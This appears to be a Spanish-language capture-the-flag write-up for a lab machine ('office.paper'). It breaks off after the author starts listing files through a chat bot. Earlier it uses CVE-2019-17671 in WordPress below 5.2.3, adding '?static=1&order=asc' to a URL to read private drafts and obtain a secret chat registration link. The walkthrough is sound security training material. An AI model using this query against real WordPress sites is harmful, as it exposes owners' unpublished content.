WordPress Core < 5.2.3 - Viewing Unauthenticated/ ...

14 oct 2019 — **WordPress** Core < **5.2.3** - Viewing Unauthenticated/Password/Private Posts. CVE-2019-17671 . webapps **exploit** for Multiple platform.

Vamos a ver que contiene:




```
So far we know that adding `?static=1` to a wordpress URL should leak its secret content

Here are a few ways to manipulate the returned entries:

- `order` with `asc` or `desc`
- `orderby`
- `m` with `m=YYYY`, `m=YYYYMM` or `m=YYYYMMDD` date format


In this case, simply reversing the order of the returned elements suffices and `http://wordpress.local/?static=1&order=asc` will show the secret content:
```

Nos dice que podemos añadirle a la url los siguientes parametros para poder likear cosas:


- `?static=1&order=asc`
-
    - `?static=1&order=asc`

Probamos con la primera url:

`http://office.paper/?static=1&order=asc`



Probamos con la segunda
`http://office.paper/?static=1&orderby=asc`



test

Micheal please remove the secret from drafts for gods sake!

Hello employees of Blunder Tiffin,

Due to the orders from higher officials, every employee who were added to this blog is removed and they are migrated to our new chat system.

So, I kindly request you all to take your discussions from the public blog to a more private chat system.

-Nick

Warning for Michael

Michael, you have to stop putting secrets in the drafts. It is a huge security issue and you have to stop doing it. -Nick

Threat Level Midnight

A MOTION PICTURE SCREENPLAY,
WRITTEN AND DIRECTED BY
MICHAEL SCOTT

[INT:DAY]

Inside the FBI, Agent Michael Scarn sits with his feet up on his desk. His robotic butler Dwigt....


Secret Registration URL of new Employee chat system

http://chat.office.paper/register/8qozr226AhkCHZdyY

I am keeping this draft unpublished, as unpublished drafts cannot be accessed by outsiders. I am not that ignorant, Nick.

Also, stop looking at my drafts. Jeez!


Ahora podemos ver contenido que antes no podiamos ver. En esta conversacion nos dice que ha creado un chat en el subdominio "chat.office.paper". Vamos a ver el contenido:



Registration can only be done using the secret registration URL!

By proceeding you are agreeing to our Terms of Service, Privacy Policy and Legal Notice.
Powered by Open Source Chat Platform Rocket.Chat.

En la URL nos indica un sitio donde podemos registrarnos. Nos registramos y accedemos. En el chat hay un bot que lista y lee archivos:



recyclops Bot 3:21 PM

kellylikescupcakes Hello. I am Recyclops. A bot assigned by Dwight. I will have my revenge on earthlings, but before that, I have to help m

Most frequently asked questions include:

- What time is it?
- What new files are in your sales directory?
- Why did the salesman crossed the road?
- What's the content of file x in your sales directory? etc.

Please note that I am a beta version and I still have some bugs to be fixed.

How to use me ? :

1. Small Talk:

You can ask me how dwight's weekend was, or did he watched the game last night etc.

eg: 'recyclops how was your weekend?' or 'recyclops did you watched the game last night?' or 'recyclops what kind of bear is the best?

2. Joke:

You can ask me Why the salesman crossed the road.

eg: 'recyclops why did the salesman crossed the road?'

<=====The following two features are for those boneheads, who still don't know how to use scp. I'm Looking at you Kevin.=====>

For security reasons, the access is limited to the Sales folder.


3. Files:

eg: 'recyclops get me the file test.txt', or 'recyclops could you send me the file src/test.php' or just 'recyclops file test.txt'

4. List:

You can ask me to list the files

No podemos escribir por el chat pero un usuario dice que le podemos enviar un mensaje directo:




kellylikescupcakes 3:30 PM


OMG! Guys this is so cool.

We can also send Direct Messages to recyclops!

Hacemos click derecho en los tres puntos del bot y le damos a responder en mensaje directo:



Si ejecutamos `reciclops list` ejecuta un ls:



